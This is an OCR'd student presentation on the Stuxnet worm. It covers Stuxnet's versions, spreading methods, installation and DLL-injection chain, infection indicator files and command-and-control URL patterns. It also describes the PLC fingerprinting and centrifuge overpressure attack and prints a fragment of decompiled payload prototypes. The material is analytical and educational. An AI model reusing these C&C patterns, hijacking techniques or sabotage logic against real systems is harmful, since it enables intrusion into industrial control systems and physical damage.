


WWW.MWFTR.COM
EECE499 Computers and Nuclear Energy
Howard University
Dr. Charles Kim

EECE499 – Computers & Nuclear Energy

Stuxnet

St.: André Duarte Palhares

12/05/2013

Stuxnet - Summary

- Stuxnet is a special type of computer virus (worm) that is developed to spread and attack specific control systems
- Spreads through commonly used computer hardware and software
- Targeted a nuclear uranium enrichment plant, located in Natanz, Iran.

Version history

- 0.5 – Found on November 2007
- 1.001
- 1.100
- 1.101 – Stopped infections after June 2012

Table 1

Evolution of Stuxnet versions

Version	Date	Description
0.500	November 3, 2005	C&C server registration
0.500	November 15, 2007	Submit date to a public scanning service
0.500	July 4, 2009	Infection stop date
1.001	June 22, 2009	Main binary compile timestamp
1.100	March 1, 2010	Main binary compile timestamp
1.101	April 14, 2010	Main binary compile timestamp
1.x	June 24, 2012	Infection stop date

Means of replication

- Infec
- Sprea
- Other

Table 3


Evolution of Stuxnet replication


Replication Technique	0.500	1.001	1.100	1.101
Step 7 project files	X	X	X	X
USB through Step 7 project files	X			
USB through Autorun		X		
USB through CVE-2010-2568			X	X
Network shares		X	X	X
Windows Server RPC		X	X	X
Printer spooler		X	X	X
WinCC servers		X	X	X
Peer-to-peer updating through mailslots	X			
Peer-to-peer updating through RPC		X	X	X

0.5)

er 1.0 and above)

Zero-day vulnerability






Installation

- Stuxnet 0.5 arrives as an infected Step 7 project archive containing both the s7hkimdb.dll and XR000001.MDX files.
- Using the Multiple Siemens SIMATIC Products DLL Loading Arbitrary Code Execution vulnerability, the S7hkimdb.dll file is executed, which then decrypts and injects the main XR00001.MDX Stuxnet binary file into the services.exe process.
- Stuxnet is now executing on the system.

Siemens Step7 software



After installation, what happens?

Once injected into the services.exe process, a copy of the main Stuxnet binary and a companion DLL that implements the payload are saved to disk in encrypted form along with a MRXCLS.SYS load point driver. The main Stuxnet binary refers to itself as outbreak.dll and is saved to disk as oem7a.pnf. The companion DLL that implements the payload refers to itself as installation.dll and saved to disk as oem7w.pnf. When the system is booted, the MRXCLS.SYS load point driver will decrypt configuration data stored in the registry, decrypt the main Stuxnet binary, and inject it into the Explorer and Step 7 processes. The payload DLL will be decrypted as well and injected into the Explorer process. When loading dynamic-link library (DLL) resources, Stuxnet makes use of a module that mimics `LoadLibrary` rather than calling `LoadLibrary` itself. A second driver, PCIBUS.SYS, is also created which causes a forced reboot by generating a BSoD (Blue Screen of Death) 20 days after installation. A third driver, USBACC11.SYS, is then installed. This driver is similar to the MRXCLS.SYS driver, but instead decrypts and injects DLLs for peer-to-peer and C&C communication into the svchost.exe and Internet Explorer processes. A variety of additional files are created, including log files and configuration files...


Files that indicate compromised system

- %WinDir%\inf\mdmcpq3.PNF – Encrypted installation.dll
- %WinDir%\inf\mdmeric3.PNF – P2P configuration file
- %WinDir%\inf\oem6C.PNF – Log file
- %WinDir%\inf\oem7A.PNF – Main Stuxnet component (outbreak.dll)
- %WinDir%\inf\oem7F.pnf
- %WinDir%\inf\oem7w.pnf – Encrypted installation.dll
- %WinDir%\inf\~67.tmp – Encrypted installation.dll
- %System%\drivers\mrxcls.sys – Load point driver
- %System%\drivers\PCIBUS.SYS – Timer driver for generating BSoD
- %System%\comuid.dat
- %System%\drivers\usbacc11.sys – Load point driver for C&C server modules

Files that indicate compromised system

- %System%\netsimp32.dll – P2P communication
- %System%\inetpsp.dll – C&C server communication
- %System%\perfg009.dat
- %WinDir%\msagent\agentsb.dll
- %WinDir%\msagent\intl\agt0f2e.dll
- %System%\complnd.dll
- %System%\dllcache\datacprs.dll
- %System%\wbem\perfnws.dll
- %WinDir%\Installer\{6F716D8C-398F-11D3-85E1-005004838609}\places.dat
- %System%\dssbase.dat – Log file
- %AllUsersProfile%\Application Data\Microsoft\HTML Help\hhorcslt.dat
- %Temp%/DF419a.tmp
- %WinDir%\help\winmic.fts – Configuration file for Step 7 infections

Main components



Special features: Command & Control

- Inetpsp.dll, one of the components of the virus, allows it to self communicate to an external command and control server if there is connection to the external world (internet) available.
- For example:

The first request by Stuxnet 0.5 uses the following form:

http://<domain>/cgi/link.php?site=xx

This notifies the C&C server of an active successful infection.

Next, Stuxnet 0.5 sends the following request:

http://<domain>/cgi/click.php?xite=xx&num=yy&c=1&j=%x&k=%x&l=%x

This may download and execute a file if an update is available.

The Attack – MITM

In order to both fingerprint the target system and inject malicious PLC code, Stuxnet 0.5 replaces two Step 7 DLLs in order to hijack communications with a PLC.

- The first DLL, s7otbxdx.dll, is hijacked in order to insert the malicious PLC code.
- The second DLL, s7aaapix.dll, is used for fingerprinting the target system and building DB8061, a PLC data block needed to conduct the attack.

The Attack

- The next step consists of parsing all the components name (labels, in the ladder logic) of the Step 7 project file. This is needed to fingerprint and determine the addresses of each component in the PLC's memory, allowing Stuxnet to modify their behaviors further.

The Attack

Each component of the process (actuator or sensor) is represented by a standardized name, which follows the pattern

<d><FunctionIdentifier><d><CascadeModule><d><CascadeNumber><DeviceNumber>

where

<d> is a delimiter: a space ( ), hyphen (-) or underscore (_);

<FunctionIdentifier> specifies the type of object that is represented in the logic, for example: PT is a pressure transmitter, HV is a hand valve, PV is a pressure valve, FT is a flow rate transmitter, and other types like indicators, switches, valves and meters. See table below;

<CascadeModule> assumes the values of A24, A26 and A28, which correspond to the targeted plant;

<CascadeNumber> ranges from A to R or the corresponding number from 0 to 18;

<DeviceNumber> varies according to the centrifuges cascade arrangements.

The Attack

- A valve in module A21, cascade 8, associated with centrifuge 160, would have the symbol label PVA21-8-160.

Device type	P&ID function identifier	Devices per cascade	
		Min	Max
Auxiliary valve	{HS, HV, PV, EP}, {ZLO,ZO},{ZLC,ZC}	2	25
Centrifuge valve	{MVS, RVS, VS}, {MV,RV,SV,YV}	163	164
Stage pressure transducer	PT, PCV, PIA#, PIT, PIC, PI, PS	3	30
Centrifuge pressure transducer	PT, PCV, PIA#, PIT, PIC, PI, PS	0	164
Flow rate sensor	{FIA}, {FIT}, {FITC},FIC,FT,MFC,MFM}	0	3

Example of function identifiers


Identifier	Device type	Device name
PT	0	Pressure Transmitter
PCV	0	Pressure Control Valve
PIA	0	Pressure Indicator Alarm
PIT	0	Pressure Indicator Transmitter
PIC	0	Pressure Indicator Controller
PI	0	Pressure Indicator
PS	0	Pressure Switch
HS	1	Hand Switch
HV	1	Hand Valve
PV	1	Pressure Valve
EP	1	Voltage (Test) Point
ZLO	2	Light Position Open (Status light)
FT	C	Flow Rate Transmitter
MFC	C	Mass Flow Controller
MFM	C	Mass Flow Meter

Identifier	Device type	Device name
ZO	2	Position Open
ZLC	3	Light Position Closed
ZC	3	Position Closed
MVS	4	Manual Valve Switch
RVS	4	Relief Valve Switch
VS	4	Valve Switch
SHS	4	High Frequency Switch
MV	5	Manual Valve
RV	5	Relief Valve
SV	5	Frequency Control Valve
YV	5	Valve State Indicator
FIA	8	Flow Rate Indicator Alarm
FITC	A	Flow Rate Indicator Transmitter Controller
FIT	9	Flow Rate Indicator Transmitter
FIC	C	Flow Rate Indicator Controller

The Attack

- Uranium hexafluoride (UF_6) flows through a pipe network that leads to centrifuges.


The Attack - FSM



The Attack

- By closing all valves except the initial feed stage valves, UF_6 will continue to flow into the system. This act alone may cause damage to the centrifuges themselves.
- The attack expects the pressure to reach five times the normal operating pressure. At this pressure, significant damage to the uranium enrichment system could occur and the UF_6 gas could even revert to a solid.

Conclusion



Low-enriched uranium production (source ISIS)

- Part of a decompiled Source code, from part of the payload of Stuxnet, found on the web...

```
75
76  #define __thiscall __cdecl // Test compile in C mode
77
78  BOOL __stdcall DllUnregisterServerEx(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved);
79  HRESULT __stdcall DllCanUnloadNow();
80  HRESULT __stdcall DllGetClassObject(const IID *const rclsid, const IID *const riid, LPVOID *ppv);
81  signed int __cdecl DllRegisterServerEx();
82  signed int __stdcall CPlApplet(int a1);
83  BOOL __stdcall DllGetClassObjectEx(int a1, int a2, int a3, int a4);
84  signed int __cdecl sub_1000109B();
85  static void Scramble_ByteSequence(byte *buffer, unsigned int Key);
86  //void __usercall Scramble_ByteSequence<eax>(byte *buffer<ecx>, unsigned int Key<edi>)
87  signed int __cdecl sub_10001161(int a1, int a2);
88  BOOL __cdecl sub_100011EE();
89  signed int __cdecl GetNeededProcAddresses();
90  signed int __cdecl CreateSectionAndView(HANDLE ProcessHandle, ULONG_PTR a2, PHANDLE SectionHandle, PVOID *BaseAddress0, P
91  int __cdecl sub_10001456(void **a1, int a2, int a3, int a4, const void *a5, unsigned int a6);
92  int __cdecl sub_100014A4(int, LPCWSTR lpString2); // idb
93  int __cdecl sub_10001559(int a1, const void *a2, const void *a3, unsigned int a4, int a5, const void *a6, unsigned int a7
94  signed int __cdecl sub_100016A5(int a1, int a2, const void *a3);
95  unsigned int __cdecl sub_100017BE();
96  signed int (__cdecl *__cdecl sub_100017CD())(int);
97  unsigned int __cdecl sub_100017D7();
98  unsigned int __cdecl sub_100017E6();
99  int __cdecl sub_100017F5(int a1, int a2, int a3, int a4);
100 int __cdecl sub_10001969(LPCWSTR lpString2, const void *a2, unsigned int a3, int a4);
101 void __fastcall sub_10001DAF(int a1, int a2);
102 obfuscatedImports * __cdecl GetHandleToNtdll();
103 // int __usercall sub_10001E44<eax>(int a1<eax>, int a2<edx>, int a3<ecx>);
104 void __cdecl Scramble_Bytes(BYTE * input, char * output);
105 void __cdecl Scramble_Words(WORD * input, wchar_t * output);
106 HMODULE __cdecl AcquireHandleToNtdll();
107 FARPROC __cdecl GetScrambledProcAddress(WORD * Module, BYTE * Proc);
108 void __cdecl memcpy_wrapper_1(void *Dst, const void *Src, unsigned int Size);
109 FARPROC __cdecl GetScrambledProcAddressFromKernel32(BYTE * Proc);
110 FARPROC __cdecl GetScrambledProcAddressFromNtdll(BYTE * Proc);
111 signed int __cdecl sub_10002060(int a1);
112 int __stdcall sub_100021FE(int a1);
113 int __cdecl sub_10002271(int a1, int a2, int a3);
114 signed int __stdcall sub_10002334(int a1);
115 void __cdecl memcpy_wrapper_2(void *a1, const void *a2, unsigned int a3);
116 int __cdecl sub_100024A7(const void *a1, int a2, void *a3);
117 signed int __cdecl sub_10002529(int a1, int a2);
118 signed int __cdecl sub_100025C7(int a1, int a2, const void *a3, int a4);
119 void __cdecl sub_100026A8();
120 // void __stdcall ExitProcess(UINT uExitCode);
```

References

- http://searchsecurity.techtarget.com/definition/zero-day-exploit

Access date: 11/23/13 2154

- http://www.isaca.org/Journal/Past-Issues/2007/Volume-2/Pages/JOnline-Less-Than-Zero-vs-Zero-Day-An-Approach-to-Vulnerabilities-Exploits-Patches-and-Security.aspx

Access date: 11/25/13 1708

- Geoff McDonald, Liam O Murchu, Stephen Doherty, Eric Chien. Stuxnet 0.5: the missing link – Feb. 26, 2013
- https://github.com/Laurelai/decompile-dump

Access date: 12/05/2013 1231